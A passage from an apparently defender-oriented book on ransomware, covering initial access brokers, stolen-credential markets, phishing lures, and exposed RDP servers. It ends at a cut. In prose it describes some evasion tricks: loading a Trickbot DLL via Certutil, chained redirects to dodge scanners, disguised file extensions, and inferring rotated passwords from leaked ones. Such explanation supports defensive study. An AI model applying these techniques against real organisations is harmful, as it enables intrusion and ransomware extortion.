In this case, because the subject line is “US State Gov Access” it is likely that the Multi-State Information Sharing and Analysis Center (MS-ISAC) would have seen it and notified its members to watch out for this potential intrusion. Further down the thread, as shown in **Figure 7-3**, the seller offers to share proof of the type of credentials collected or accesses available from the target.

Buyers will often ask for proof of the available access to verify that it’s legitimate, especially if the seller isn’t widely trusted. Law enforcement and other analysts that monitor these forums also ask for



Figure 7-3: Same thread as **Figure 7-2**, where the seller is offering to share samples

sample data to see whether they can use the additional information to determine the identity of the victim and warn them.

Figure 7-4 shows another example of an advertisement. This one was also posted in English, for a hotel in the United States. This seller collected samples and network information and was offering to share it via private message only. This is a safety precaution used by more experienced sellers, it allows them to vet potential buyers to ensure they




Figure 7-4: XSS forum advertisement for access to a hotel in the United States (name of the hotel blacked out to protect anonymity)

are, for lack of a better term, “legitimate.” In other words, the seller is attempting to weed out law enforcement and security researchers, so they don’t accidentally lose their access before they sell it.

This seller saw much faster success than the seller in the ad in **Figure 7-2**. This **Figure 7-4** seller posted their ad late Tuesday and by Thursday of that same week had sold the access. That’s a relatively quick turnaround for a seller who had registered on the forum less than a month before posting the advertisement—and this was their first post. The fact that they were selling access to a potentially lucrative victim helped drive the sale.

Ordinarily, a new user like this offering remote access for sale would be met with some level of skepticism or have a higher bar to prove they’re “legitimate.” But IABs are in such high demand right now that even experienced cybercriminals will often trust newer users hoping to line up their next victim quickly.

Of course, these underground or hacking forums have a feedback system, a lot like eBay. If this user gets enough complaints or negative reactions, they’ll quickly lose the trust of the community and likely be banned from the forum (but like eBay, banned users can simply make a new account and jump back on).

The Size of the Underground Stolen Credential Market

While the growth of the IAB market can easily be tied to ransomware, the credential marketplace existed long before ransomware became popular and will be around as long as services require usernames and passwords. Ransomware actors and IABs rely on stolen credentials, too. But ransomware is only one use of the stolen credential market.

By some estimates, there are as many as 15 billion stolen credentials⁴ being sold on underground marketplaces. That estimate is simultaneously inflated and underreported. It’s inflated because many

credential dumps, as they're often called, are simply repackaged from older credential dumps.⁵ Every now and then a story will go around about how a threat actor is trying to sell a database they claim contains X billion usernames and passwords. When the data is examined it almost always contains information from earlier breaches, repackaged and presented as new. That being said, the number of stolen credentials available is also underreported because no one organization has a complete view of underground markets, especially those that require special access. So, there are many credential dumps being sold that are only seen by a small group of people.

Similar to IAB advertisements, credential advertisements can be found in many underground markets. **Figure 7-5** is an example from Raid Forums in which the seller is offering customer data from a Mexican bank. With credential dumps, the seller often has to include more information to entice buyers. Unlike IAB sellers, though, sellers in credential markets will sell to more than one buyer. While a lot of IABs prefer not to attract attention because it may risk the access they are trying to sell, many credential sellers, like the one in **Figure 7-5**, want the attention. They thrive on the notoriety because it brings more buyers to their sale.




Figure 7-5: Advertisement on Raid Forums selling access to users of a Mexican bank



Figure 7-6: Another advertisement on Raid Forums selling access to “high quality” Bulgarian databases

Figure 7-6 is an example of a country-specific credential dump. These credentials could be stolen from government agencies or organizations specific to the country.



EXECUTIVE CORNER

Employee Credentials Are Being Sold in Credential Marketplaces

Even though it’s almost impossible to know the true number of leaked credentials available on underground markets, everyone agrees it’s a lot. This means that your organization has quite likely leaked credentials for sale somewhere. Every leaked credential is a potential ransomware attack.

You need to start scanning for these leaked credentials and take measures to reduce risk when they’re discovered. Unfortunately, too many organizations aren’t doing this, which means they’re at higher risk for a ransomware attack. If your organization already uses a threat intelligence service, they can most likely provide you with that scanning service. If not, there are a number of free or low-cost offerings that can alert you to new credential leaks for everyone in your domain.

One offering available to everyone is Troy Hunt’s “Have I Been Pwned” Domain Search offering,⁶ which will send you alerts anytime someone from your organization appears in a credential dump.

Advertisements like these appear across many hacking or underground forums, making it trivial to find access to almost any organization that has email addresses.

Password Reuse

The reason that credential dumps are such an effective initial access vector for ransomware and other cybercriminal groups is that people tend to reuse passwords, even passwords for their work-related resources and tools. Even if an organization itself is not breached, employees often use their work email addresses to sign up for outside services and use the same password for both work accounts and outside services. If that organization is breached, it could result in a ransomware actor having multiple credential pairs to try to gain initial access.

The rapid increase in the use of remote access during the COVID-19 pandemic has made password proliferation worse for most people. Researchers found that at the end of 2020, people had an average of 100 passwords to remember, up 25% from the beginning of the year.⁷ Remembering all of those passwords is almost impossible, which is why most people reuse passwords, or use a password manager.

Some of the challenges associated with password reuse can be mitigated with password rotation policies. Now many security experts, along with both Microsoft and NIST, advise against password rotation policies⁸ contending that there is “... no point to forced password changes ...” There are two problems with password rotation policies:

1. They add to the number of passwords users have to remember, exacerbating the problem.
2. People usually find shortcuts to circumvent the policy.

To the second point, many users who are forced to change their password every 60 or 90 days stick with a base password and add an identifier after. So, if the name of their dog is Friskey, their password

for the year will be FriskeyQ12022, FriskeyQ22022, FriskeyQ32022, and FriskeyQ42022. An IAB or ransomware actor who uncovers an employee password in a credential dump that's something like FriskeyQ42015 knows that, if the employee is still at the same place, their password will likely follow the same pattern.

It seems like a contradiction to say some challenges can be mitigated with a password rotation policy and then point out that the best advice out there is to not have a password rotation policy. Both statements can be true. If an organization isn't going to implement the other steps outlined in this section to protect against password stuffing/reuse attacks, password rotation provides a little bit of added protection. The better option is still to implement the solutions outlined here.

Credential monitoring combined with multifactor authentication and single sign-on environments can alleviate many challenges associated with credential reuse, as can providing employees with access to password managers.

How IABs and Ransomware Actors Use Stolen Credentials

In September 2019, the Northshore School District in Washington State was hit with Ryuk ransomware. The school district wound up not paying the ransom and spent months recovering.⁹ Twice in the months leading to the ransomware attack, remote access to the network was listed for sale in underground forums.¹⁰ It's likely that if Ryuk hadn't used the credentials for initial access, another ransomware group would have.

On April 29, 2021, a REvil affiliate or IAB used a login and password discovered in a password dump to log into a VPN belonging to Colonial Pipeline.¹¹ The employee associated with that account no longer worked there, but the account hadn't been deactivated on the VPN and multifactor authentication was not implemented. On

May 7, 2021, eight days later, REvil or one of its affiliates launched a ransomware attack against Colonial Pipeline that started a domino effect, leading to gas stations up and down the East Coast of the United States to run out of gas, though most of the shortage was caused by people panic buying gasoline.

The irony is that the ransomware group was likely not targeting Colonial Pipeline, they were looking for any exposed system they could log into. It's possible to offer informed speculation, based on the initial access for similar ransomware attacks: The IAB or affiliate was probably scanning for certain systems, perhaps the VPN used by Colonial Pipeline. They found VPN systems that were exposed to the Internet and that they could log into or, more accurately, found thousands of matches. They started going through those targets looking for a victim that might result in a large ransom payment. They saw Colonial Pipeline and searched for Colonial Pipeline in credential dumps. Given that Colonial Pipeline has almost 900 employees, they probably found dozens of credentials. The IAB or affiliate tried all of the credentials until they found a match.¹²

Remember that ransomware groups, for the most part, don't target specific organizations. Instead, they target technologies they can exploit, use credential stuffing, or launch credential reuse attacks against. But ransomware groups are sophisticated enough to distinguish between good and bad potential targets, as discussed in Chapter 6. After completion of the scans launched by the IAB or affiliate are, they attacker is going to go through the list of potential targets and cherry-pick the victims that are likely to be the most profitable or easy to access.

Credential dumps can also be useful during the reconnaissance phase of a ransomware attack. Although ransomware groups have a lot of useful tools that allow them to get administrative access to networks, those tools often create a lot of noise in the organization's logs. If the ransomware affiliate can find administrative credentials in a

credential dump, it makes reconnaissance a lot easier. They can use those credentials to create more administrative accounts and further solidify their access while stealing files, before launching ransomware.

One last way that ransomware actors can gain needed credentials is through phishing campaigns, which will be discussed in Chapter 8.

Notes

¹<https://www.ptsecurity.com/ww-en/analytics/criminal-market-for-initial-access/>

²<https://ke-la.com/all-access-pass-five-trends-with-initial-access-brokers/>

³<https://www.computerweekly.com/news/252504860/Initial-access-brokers-unaffected-by-ransomware-content-bans>

⁴<https://www.darkreading.com/attacks-breaches/study-finds-15-billion-stolen-exposed-credentials-in-criminal-markets>

⁵<https://www.tomsguide.com/news/3-2-billion-passwords-leaked>

⁶<https://haveibeenpwned.com/DomainSearch>

⁷<https://www.techradar.com/news/most-people-have-25-more-passwords-than-at-the-start-of-the-pandemic>

⁸<https://duo.com/decipher/microsoft-will-no-longer-recommend-forcing-periodic-password-changes>

⁹<https://www.bothell-reporter.com/news/northshore-cyber-attack-effects-continue/>

¹⁰<https://www.databreachtoday.com/interviews/ransomware-files-episode-1-school-district-i-4956>

¹¹<https://www.bloomberg.com/news/articles/2021-06-04/hackers-breached-colonial-pipeline-using-compromised-password>

¹²<https://www.govtech.com/sponsored/back-to-basics-a-deeper-look-at-the-colonial-pipeline-hack>

CHAPTER 8

Phishing Attacks

In This Chapter:

- The Long History of Ransomware and Phishing
- Common Phishing Lures Used by Ransomware
- Conducting Proper Phishing Training

Much like the credential marketplaces discussed in Chapter 7, phishing is a problem that's bigger than ransomware and will be around long after ransomware is finally eradicated. Phishing takes its name from "fishing," which metaphorically refers to throwing out bait and seeing what responds. For instance, much phishing consists of sending email or other messages with links that look interesting or important ("Click here if you think this \$499 charge is incorrect"), and that lead to installing malware on the victim's computer. A variant of phishing called "vishing" refers to voice messages sent to victims' phones.

Phishing attacks have been around since the mid-1990s.¹ Today, approximately 3 billion phishing emails are sent per day,² accounting for about 1% of all email sent.³

A mere 1% of all email may not sound like a lot, but it is enough to cause a lot of damage. According to the FBI, business email compromise (BEC), which almost always starts with a phishing or vishing attack, cost organizations more than \$12 billion between 2013 and 2018.⁴ In 2020 alone, BEC accounted for \$1.8 billion worth of losses,⁵ and

that's just one type of cybercriminal activity that uses phishing for its attack vector.

As with other parts of this book, covering every aspect of phishing attacks is beyond the scope of a single chapter. Instead, this chapter focuses on the role of relationship between phishing in the deployment of ransomware.



Many people use the terms “spam” and “phishing” interchangeably, but there is a difference that’s important to remember. Spam refers to any unwanted email, whereas phishing emails are malicious. A phishing email may try to convince a victim to click on a link, install malicious software, share a username and password, or enable a host of other malicious activities.

The Long History of Phishing and Ransomware

Ransomware and phishing have a long, connected history. One of the ways that GPCode (discussed in Chapter 1) was delivered was through spear phishing campaigns.⁶ The attacker scraped job sites for email addresses and sent victims a Trojan disguised as a job application. It was a simple but effective way of targeting victims and spreading ransomware.

Other ransomware actors adopted phishing as a primary delivery method for the ransomware. By including the ransomware as part of an attachment or directing victims to malicious websites that exploit their browsers or browser plug-ins (such as Adobe Flash) these

ransomware groups were able to quickly spread their malware. The lures used in these phishing emails are still commonly used today:

- Law enforcement
- Official government agency communication
- Package delivery
- Payment due
- Received payment
- Legal notices

Understanding common lures is important, especially as they evolve over time. Knowing the types of phishing emails that ransomware (and other cybercriminals) like to send allows security teams to better prepare defenses and employees for a phishing campaign.

Ransomware groups send out millions of these emails a month, so they need to infect only a small percentage of recipients to make a good deal of money.

Locky

Locky ransomware took the pairing of ransomware and phishing to the next level. At one point the group behind the Locky ransomware sent out as many as 23 million phishing emails over a 24-hour period.⁷ It wasn't unusual for individual Locky phishing campaigns to be distributed to over 100 million people.⁸ The group behind Locky sent out phishing campaigns at volumes not matched by any ransomware group before or since.

Figure 8-1 is an example of a typical Locky phishing campaign.⁹ Again, it's not a very sophisticated attack. The email has the subject "documents" with a request to download them and includes an attached .zip file that contains the ransomware. Compressed files were often used in these phishing campaigns, and in fact are still used today, because



Figure 8-1: Sample Locky phishing campaign from 2017 (Source: AppRiver)

compressed files often allow the phishing email to bypass any mail security precautions. Many modern ransomware phishing campaigns use password-protected compressed files.

The group behind Locky did more to avoid detection than simply compress files. They had a complex network set up to distribute their phishing attacks. Analysis of two of their campaigns from September of 2017 revealed that:¹⁰

The phishing emails that purported to be printer output were sent from a total of nearly 120,000 IP addresses from 139 country code top-level domains, according to Comodo. The other phishing email that was utilized in the September Locky campaign was sent from over 12,350 IP addresses in 142 countries. In total, the IP addresses used in the September attacks were scattered across more than half of all countries in the world.

This type of broad, diverse, and continuously changing infrastructure allowed Locky to bypass not just local mail security protection but external protections such as block lists and real-time blackhole lists (RBLs).

The type of infrastructure required to distribute these large-scale phishing campaigns attracts a lot of attention. Locky was distributed primarily using the Necurs botnet, which at its height had 9 million infected machines under its control. The Necurs botnet was increasingly targeted by network infrastructure and was effectively shut down in early 2019, then taken offline permanently by Microsoft and 35 law enforcement agencies around the world in early 2020.¹¹



DEEP DIVE

Getting to Know Evil Corp

E Corp, also known as Evil Corp, is well known to fans of the television show Mr. Robot but is also the name of the group behind Locky ransomware and many other cybercriminal activities.

Evil Corp started in 2007 by delivering a banking trojan called Cridex. This eventually morphed into Dridex, a modular trojan that can steal banking information, drop a keylogger, and deploy other types of malware.¹² Dridex isn't used just by Evil Corp to deploy its own malware; it's also rented out to other cybercriminals.

Locky isn't the only ransomware deployed by Evil Corp. After Necurs faded away, Evil Corp released the BitPaymer ransomware, which was one of the first ransomware families to rely on Big Game Hunting techniques. Evil Corp is also presumed to be behind the WastedLocker¹³ ransomware and Grief ransomware.¹⁴

One of the reasons that Evil Corp is behind so many different ransomware campaigns is that Evil Corp is one of the few ransomware groups that's officially sanctioned¹⁵ by the United States government for the development and delivery of the Dridex malware. This means that U.S.-based organizations who pay them a ransom may be sanctioned by the Office of Foreign Assets Control (OFAC). Switching between different ransomware variants gives victims deniability if they have to pay a ransom.

Although the Locky ransomware is no longer active, many of the lessons learned during its run are still used by both ransomware groups and defenders today.

Ransomware and Phishing Today

Although ransomware groups no longer send millions of phishing emails at a time, phishing attacks are still an important part of ransomware. Phishing campaigns delivering ransomware generally use the following techniques:

- Microsoft Office Documents with macros
- Attached JavaScript or other scripting files

Microsoft Office Macros

The type of phishing attack people are most familiar with is the Microsoft Word attachment, as this technique is widely used across multiple groups. These emails are often labeled “Invoice” or “Past Due,” although ransomware groups have adapted to world events using COVID-19 or Olympics themes as lures, among others.

Figure 8-2 is an example of one such email. This is a pretty basic one, the sole purpose of which is to get the victim to enable macros within Microsoft Word. Macros are tiny bits of code that can be embedded in Microsoft Office documents. They can serve a lot of useful functions, but malicious actors, especially ransomware groups, often use them to deploy malicious payloads.

Macros make for a great initial payload, sometimes referred to as a *loader*, because there are a lot of legitimate reasons to use macros and so they’re almost always allowed by organizations. This means that



Figure 8-2: Sample of a Word Document used in a ransomware phishing campaign

macros bypass most security protections that may be in place, even some sandboxing applications.

Microsoft has disabled macros by default in all current versions of Microsoft Office,¹⁶ but that doesn't mean that phishing campaigns using Microsoft Office documents no longer work. Many people, for a variety of reasons, still need macros for their day-to-day work, so disabling macros across an entire organization is often difficult for IT and security teams to implement, hence the "official looking" notice in **Figure 8-2** asking the victim to enable macros. Of course, macros won't help anyone view a version of a document created by a newer version of Microsoft Word, but most people won't know that. Many people, upon seeing this type of notice, will assume it's legitimate, enable macros, and unknowingly launch a ransomware attack.



Despite the best efforts of Microsoft and security professionals around the world, Microsoft Office macros still pose a real risk to security. But macros can be universally disabled using Active Directory Group Policy Object (GPO). GPO allows administrators to set a universal security setting across an entire domain. The advantage of using GPO to disable Microsoft Office macros is that it cannot be overridden at the user level, so it allows administrators to protect users from themselves.

The other nice thing about using GPO is that it allows administrators to create separate groups. So, if there are users who need to enable macros, they can be placed in a separate group with permission to open certain macros. This allows them to continue to do their job uninterrupted while keeping the organization safe.

Google Docs

Similar to Office Documents, Google Docs and Google Drive have become an increasingly popular delivery mechanism for phishing emails. The group behind the Bazar Loader is particularly fond¹⁷ of using Google Docs¹⁸ as lures. Similar to the Microsoft Office-based lures, many of these phishing campaigns involve “Invoice” and “Billing” lures. But, some of the Bazar Loader campaigns can be more personalized, such as telling the victim that they’ve been terminated and asking them to click on a Google Document to find out their severance package.

These campaigns tend to be a little more straightforward. The victim clicks on a legitimate Google Document to find an embedded “PDF” or “Word Document” that needs to be downloaded to view the document. Of course, the link leads not to a PDF or a Word Document but to a malicious executable. The icon for the malicious file is changed often by simply naming the embedded file something like *invoice.doc.exe* and changing the icon to make the file look like a Microsoft Word file.

As an added trick, attackers often use Google Doc redirects to avoid any proxy or sandbox detections. Most security tools that monitor for redirects have a limited number of redirects that they will follow before they stop checking the links for malicious content. The idea is that they don’t want unlimited redirects eating up resources, effectively overwhelming the platform. Attackers know this, so they sometimes include dozens of redirects to avoid detection.

General Phishing Techniques

Because phishing attacks are so dynamic, quickly switching from lure to lure, many phishing campaigns are built on templates.¹⁹ This allows the ransomware groups to keep the structure of the email and the technology behind it the same, while swapping out the lures for whatever is the trending news topic of the day.

Not just Microsoft and Google services are abused like this; they're simply the most prominent. Any productivity offering that's commonly used by organizations can and will be abused in this way. Ransomware actors have used Dropbox, Slack, GitHub,²⁰ and other services as part of phishing lures. These services work well for ransomware groups and other phishing attacks because they're unlikely to be blocked and sometimes are part of allow groups for other security tools such as web proxies and web application firewalls.

Phishing for Harvesting Purposes

Although the focus of this chapter is on ransomware delivered via phishing, a lot of these same techniques are used in phishing campaigns designed to harvest credentials.²¹ Although these campaigns don't directly deliver ransomware, the harvested credentials can be used in ransomware attacks later.

Credential harvesting databases have to be sold somewhere, as discussed in Chapter 7. More than 70% of all phishing campaigns in 2020 were credential harvesting²² attacks, and Kaspersky alone identified more than 434 million phishing emails.²³ That means there were potentially hundreds of millions of credentials harvested and placed for sale on underground forums. Cybercriminal groups often engage in multiple types of illegal activity, so it's possible that credentials taken by one arm of a cybercriminal group won't be sold, but instead will be used by the branch of the group launching ransomware attacks.

This is why it's so important to monitor for and stop all phishing campaigns, not just those delivering ransomware.

Qakbot and Ransomware

Qakbot (sometimes referred to as Qbot) is an information stealer that has been around for more than 15 years.²⁴ It has been used to deliver ransomware off and on over the years but recently it has become integral to several ransomware campaigns. In particular, the group behind

the Black Basta ransomware has used Qakbot not only for initial access and to steal credentials, they have also used Qakbot to move laterally through the network, deploying Qakbot on other machines to gain access and steal credentials.²⁵ This close relationship between Black Basta and Qakbot shows how ransomware groups are continuing to evolve their methods and malicious activity.

The Payload

Ransomware phishing attacks don't usually deliver ransomware. Instead, they deliver a payload that allows the ransomware attacker to start reconnaissance of the organization. The initial payload is often a simple PowerShell script that does a quick survey of the first machine and pulls down a loader, such as Trickbot, that the attackers can use to gain hands-on-keyboard access.

Many ransomware affiliates have carried out such attacks dozens of times,²⁶ and ransomware groups as a whole have done them hundreds or thousands of times, so they possess a lot of collective experience in avoiding detection mechanisms. Whenever possible, ransomware groups use common system administration tools during this phase to avoid detection. One example is Certutil, which is a Microsoft tool used to download, manage, and install certificates. It turns out that Certutil can also be used to load the Trickbot DLL into memory,²⁷ usually allowing it to avoid detection by endpoint protection solutions.

Using these types of loaders or droppers and by installing these initial access tools into memory, the ransomware attacker can survey the network, ensure they haven't inadvertently landed in a honeypot, disable tools that might detect their activity, and download the tools needed for the next phase, which will be discussed in Chapter 11.

Conducting Proper Phishing Training

There is a school of thought in information security claiming that phishing training doesn't work.²⁸ According to the TerraNova 2020 *Gone Phishing Tournament Report*,²⁹ even after phishing training, many organizations still had a 20% click-through rate on simulated phishing exercises.³⁰

Part of the problem is that many phishing training programs are outdated and static, contrasted with how dynamic and agile the threat actors are when launching phishing campaigns. Some of the challenge originates from the tendency of many organizations to see security awareness training (of which phishing training is usually a part) as a function of compliance rather than security. Organizations that want to be able to check a box, rather than truly educate employees, are going to keep the training as simple and cost-effective as possible.



In addition to regular training, organizations have to make it easier to report suspected phishing emails. Provide a centralized email address or a “click button” where employees who suspect they have received a phishing email can quickly report a suspected phishing campaign. This makes employees feel that they're part of the security campaign.

The counterpart to a reporting process is to provide IT or security personnel on the other side of that reporting feature who are responsive to those reports, and do so in a timely fashion. A reporting solution doesn't work well if an employee has to wait three days to hear back or, worse, never receive any response. When an employee reports a phishing email, it's important to respond quickly, thanking them for their report, and explaining why an email message is or isn't a phishing message. This allows the employee to understand that they're an important part of the security process and encourages learning, as well as more reporting.

In order for phishing training to be effective, it has to properly reflect the real world and *current* phishing campaigns. Offering suggestions like “look for grammatical mistakes” reflects an outdated knowledge of modern phishing campaigns.

The most effective phishing training takes place multiple times a year and is personalized to the organization’s environment, even ideally to the individual users. (Simulation campaigns can be adjusted based on the reaction of each individual user.) These campaigns should ideally be conducted by an outside vendor with input from the security and compliance teams. To put it bluntly, most organizations don’t have the expertise, staff, or time to run an effective phishing simulation campaign on their own. Better to let experts do it.

Don’t Forget the Technical Solution

Phishing training is never enough. Not even the best phishing training solution claims that it will get click-through rates down to zero. There will always be someone who clicks on a phishing email. Perhaps they’re having a bad day and are in a hurry, or a lure is one that they are particularly susceptible to, or the phishing campaign is simply a really good one. Whatever the reason, no one person or organization is completely immune to phishing attacks.

That’s why phishing training isn’t enough. Organizations have to invest heavily to prevent phishing emails from making it through to employees. This means investing in security tools that stop phishing attacks at the edge. The good news is that improving email security doesn’t always mean investing in new hardware or software solutions. Many organizations already have email security solutions in place, but not every feature has been enabled. Especially if a mail security solution has been in place for several years, it’s a good idea to conduct an audit to see whether there are features not yet enabled that can improve security.

At a minimum, every organization should enable Domain-based Message Authentication Reporting and Conformance (DMARC).³¹ DMARC gives third parties the ability to confirm that emails purported to be from an organization are really from that organization. Almost all phishing emails at this point fail DMARC verification, so organizations can flag email messages that fail DMARC checks to be quarantined and reviewed manually. A word of warning, however: Adoption of DMARC has been slow, so your checks might throw a lot of legitimate messages into quarantine.³² Adoption of DMARC is picking up, luckily.

Phishing attacks aren't going away any time soon, so organizations must be vigilant and adapt to these attacks as they continue to evolve.

Notes

- ¹<https://cofense.com/knowledge-center/history-of-phishing/>
- ²<https://www.zdnet.com/article/three-billion-phishing-emails-are-sent-every-day-but-one-change-could-make-life-much-harder-for-scammers/>
- ³<https://www.statista.com/statistics/456500/daily-number-of-e-mails-worldwide/>
- ⁴<https://www.ic3.gov/Media/Y2018/PSA180712>
- ⁵<https://securityboulevard.com/2021/03/64-times-worse-than-ransomware-fbi-statistics-underline-the-horrific-cost-of-business-email-compromise/>
- ⁶<https://www.fortinet.com/blog/industry-trends/analyzing-the-history-of-ransomware-across-industries>
- ⁷<https://www.zdnet.com/article/this-giant-ransomware-campaign-just-sent-millions-of-malware-spreading-emails/>
- ⁸<https://threatpost.com/amazon-users-targets-of-massive-locky-spear-phishing-campaign/118323/>
- ⁹<https://appriver.com/blog/201708locky-ransomware-attacks-increase>
- ¹⁰<https://www.darkreading.com/attacks-breaches/new-locky-ransomware-phishing-attacks-beat-machine-learning-tools>
- ¹¹<https://www.wired.com/story/microsoft-necurs-botnet-takedown/>
- ¹²<https://www.zdnet.com/article/new-wastedlocker-ransomware-demands-payments-of-millions-of-usd/>
- ¹³<https://blog.truesec.com/2021/05/05/are-the-notorious-cyber-criminals-evil-corp-actually-russian-spies/>
- ¹⁴<https://securityboulevard.com/2021/08/ransomware-gangs-and-the-name-game-distraction/>
- ¹⁵<https://home.treasury.gov/news/press-releases/sm845>
- ¹⁶<https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/macro-malware>
- ¹⁷<https://www.zscaler.com/blogs/security-research/spear-phishing-campaign-delivers-buer-and-bazar-malware>
- ¹⁸<https://securityintelligence.com/news/trickbot-using-bazarbackdoor-to-gain-full-access-to-targeted-networks/>
- ¹⁹<https://www.bleepingcomputer.com/news/security/phishing-campaign-uses-google-drive-to-bypass-email-gateways/>
- ²⁰<https://www.proofpoint.com/us/threat-insight/post/threat-actors-abuse-github-service-host-variety-phishing-kits>
- ²¹<https://www.zdnet.com/article/microsoft-watch-out-for-this-sneakier-than-usual-phishing-attack/>
- ²²<https://blog.knowbe4.com/credential-harvesting-attacks-targeting-the-u.s.-federal-government-nearly-double-as-malware-declines>
- ²³<https://securelist.com/spam-and-phishing-in-2020/100512/>
- ²⁴<https://www.infosecurity-magazine.com/blogs/qakbot-modern-banking-trojan>
- ²⁵
- ²⁶<https://therecord.media/fbi-sends-its-first-ever-alert-about-a-ransomware-affiliate/>
- ²⁷<https://thefirreport.com/2021/08/01/bazarcall-to-conti-ransomware-via-trickbot-and-cobalt-strike/>
- ²⁸<https://www.govinfosecurity.com/interviews/training-doesnt-mitigate-phishing-i-2148?>
- ²⁹<https://terranovasecurity.com/2020-gpt-report/>
- ³⁰<https://terranovasecurity.com/2020-gpt-report/>

³¹<https://dmarc.org/>

³²<https://www.agari.com/email-security-blog/h2-2020-email-trends-report-dmarc/>

CHAPTER 9

RDP and Other Remote Login Attacks

In This Chapter:

- The Rise of RDP and Other Remote Accesses During the Pandemic
- RDP Is an Easy Attack Vector for Ransomware
- Protecting Remote Access

In January 2020 there were about 3 million Remote Desktop Protocol (RDP) servers exposed to the Internet. By March 2020 that number was greater than 4.5 million,¹ a number that has stayed relatively stable since then. RDP is an increasingly attractive target for ransomware groups. Although phishing continues to be effective, it can be expensive to get a phishing campaign up and running, especially for new IABs or ransomware affiliates. Renting space from phishing botnets is costly and the returns are often dismal.

On the other hand, an attacker who manages to gain access to an RDP server has already achieved success. They've managed to infiltrate a victim's network, and they can turn around and sell that access, or possibly use it to deploy ransomware directly. In addition to having almost no startup costs (a laptop + Internet access + some searching/forum time), RDP scanning and exploitation provides almost instant gratification.

RDP access operations make a great entry point for many IABs and ransomware affiliates, but RDP is not the only type of remote access

for which IABs are looking. As IABs and ransomware affiliates gain experience, they expand the types of remote access tools that they can exploit, looking for systems exposed to the Internet such as Citrix, TeamViewer, VNC, and any and all VPN connections they can find. If an exposed system provides access to a victim's network, most likely there are IABs or ransomware affiliates scanning for it.

The Rise of RDP and Other Remote Accesses During the Pandemic

Ransomware attacks against RDP and other remote access systems were already increasing prior to the COVID-19 pandemic. According to a report from F-Secure, in the second half of 2019, remote access “manually installed” ransomware accounted for 28% of all ransomware attacks it observed.² This was the largest percentage, followed by phishing at 24%.

This trend was accelerated by the rapid shift to remote work during the pandemic.³ Many organizations that had limited or no remote workforce suddenly had to accommodate a fully remote (or close to fully remote) workforce, and they had to do it with the tools and systems to which they already had access. Most organizations initially thought they would switch to remote work for four to six weeks, then return to normal. If that was actually the case, it would be OK to “MacGyver” together a remote access solution. Little thought was given to security because IT and security teams had very little time to get a work-from-home solution up and running and assumed it would be temporary.

Unfortunately, weeks turned into months, and months turned into more than a year of remote work for many organizations. During the extended remote work period, how many of those organizations revisited the original remote work plan to ensure that it was properly configured and secured?

FBI IC3 Report on Ransomware Attacks




Figure 9-1: FBI's Internet Crime Complaint Center (IC3) ransomware complaints from 2016-2020

The increase in remote work meant that most organizations had a larger attack surface. This vulnerability led to a significant uptick in cyberattacks overall,⁴ but an even bigger jump in ransomware attacks. Ransomware attacks were up 150%⁵ in 2020 and have likely risen even more in 2021. It has been mentioned before in this book that it is very difficult to get accurate ransomware statistics. Often, consistency in reporting serves just as important a purpose. The FBI Internet Crime Complaint Center (IC3) has been keeping track of ransomware attacks reported to the IC3 since at least 2016. **Figure 9-1** shows how ransomware has increased over the last few years after switching over from primarily an automated form of malware in 2016 and early 2017 to manually operated cyberattacks from 2018 on, note the consistent increase since 2018.⁶

It's worth noting that it was not just COVID-19 that caused the increase in ransomware attacks in 2020. The growth of RaaS and the constant headlines about multimillion dollar ransoms being paid was already attracting more cybercriminals to ransomware before the pandemic hit. However, the increased attack surface that mirrored the types of systems IABs and ransomware affiliates were looking to attack made the growth that much easier.

Ransomware and Healthcare During the Pandemic

As noted by Interpol, one sector that was hit particularly hard by ransomware during the pandemic was healthcare.⁷ Hospitals in particular were very susceptible to ransomware attacks during the COVID-19 pandemic.

There were 560 known ransomware attacks against healthcare providers in 2020,⁸ and the real number is probably even higher. The cost of these attacks against healthcare providers was estimated at \$21 billion.⁹ That cost includes downtime caused by the ransomware attack, recovery costs, new infrastructure, and even ransom payments.

Healthcare providers, particularly hospitals and clinics, were under enormous pressure during COVID-19. That meant employees were particularly susceptible to phishing attacks. In fact, one study found that healthcare workers' average click-through rates on phishing campaigns during the COVID-19 pandemic was 14.2%,¹⁰ most organizations strive to keep their click-through rates under 5%. It didn't help that many ransomware groups specifically targeted healthcare providers as the pandemic reached its peak, knowing they would likely find a vulnerable employee who would be more susceptible to pay.

Several ransomware groups pledged not to attack hospitals during the pandemic.¹¹ As security experts expected, most ransomware groups that took the pledge turned out to be liars.¹² Not only did ransomware attacks against hospitals continue, they actually increased during the pandemic.¹³ In fact, less than two weeks after that "pledge" was made, L'hôpital de Saint-Gaudens was hit with a ransomware attack.¹⁴

Interestingly, when the Ireland Health Service Executive (HSE), Ireland's healthcare service, was crippled by Conti ransomware,¹⁵ the ransomware group gave HSA the decryption tool at no cost. Part of that was timing, the attack came just after the Colonial Pipeline attack, conducted by DarkSide and HSE was the second major

target with large national repercussions. Seeing how much attention DarkSide received after that attack, the group behind Conti may have decided they didn't need the hassle. It should be noted that even with a functioning decryption key, HSE still spent millions of dollars and took months to fully restore all systems.

RDP Is an Easy Attack Vector for Ransomware

Depending on which ransomware groups are active and who's doing the reporting, either phishing¹⁶ or RDP¹⁷ are the most commonly used initial access vectors for ransomware attacks. Unfortunately, the ease of finding exposed RDP systems, combined with the copious documentation on how to gain access to exposed RDP systems published on underground markets, means that they continue to be a lucrative initial access vector for ransomware groups.

Figure 9-2 shows a map of servers exposed to the Internet with port 3389 (the default port for RDP) open.¹⁸ The information comes



Figure 9-2: Shodan's view of servers with port 3389 exposed to the Internet

from a query carried out on Shodan, the scanning company. It shows 4.8 million systems potentially vulnerable to credential stuffing or credential reuse attacks. This screenshot was taken in late August of 2021, but it is representative of findings over the last few years. This view doesn't even account for organizations that are running RDP on another port.

Are all of the systems potentially vulnerable to a credential reuse or credential stuffing attack? No, not all of them are even running RDP, but millions¹⁹ of them are and most of them are at risk.

Ransomware affiliates and IABs don't always rely on Shodan to find vulnerable RDP servers, though there are a number of tutorials available on underground forums showing how to do exactly that. **Figure 9-3** is a tutorial from the XSS hacking forum. The title translates to roughly, "Everything you wanted to know but were afraid to ask about the Ransoms!!!"

In the post, the author discusses the importance of RDP and how ransomware groups use RDP to gain remote access (see **Figure 9-4**). The post specifically discusses using Shodan to find open RDP servers, as well as other tools that attackers new to ransomware can use to gain access to exposed RDP servers.




Figure 9-3: Advice on how to get into ransomware, posted to the XSS forum

4. RDP

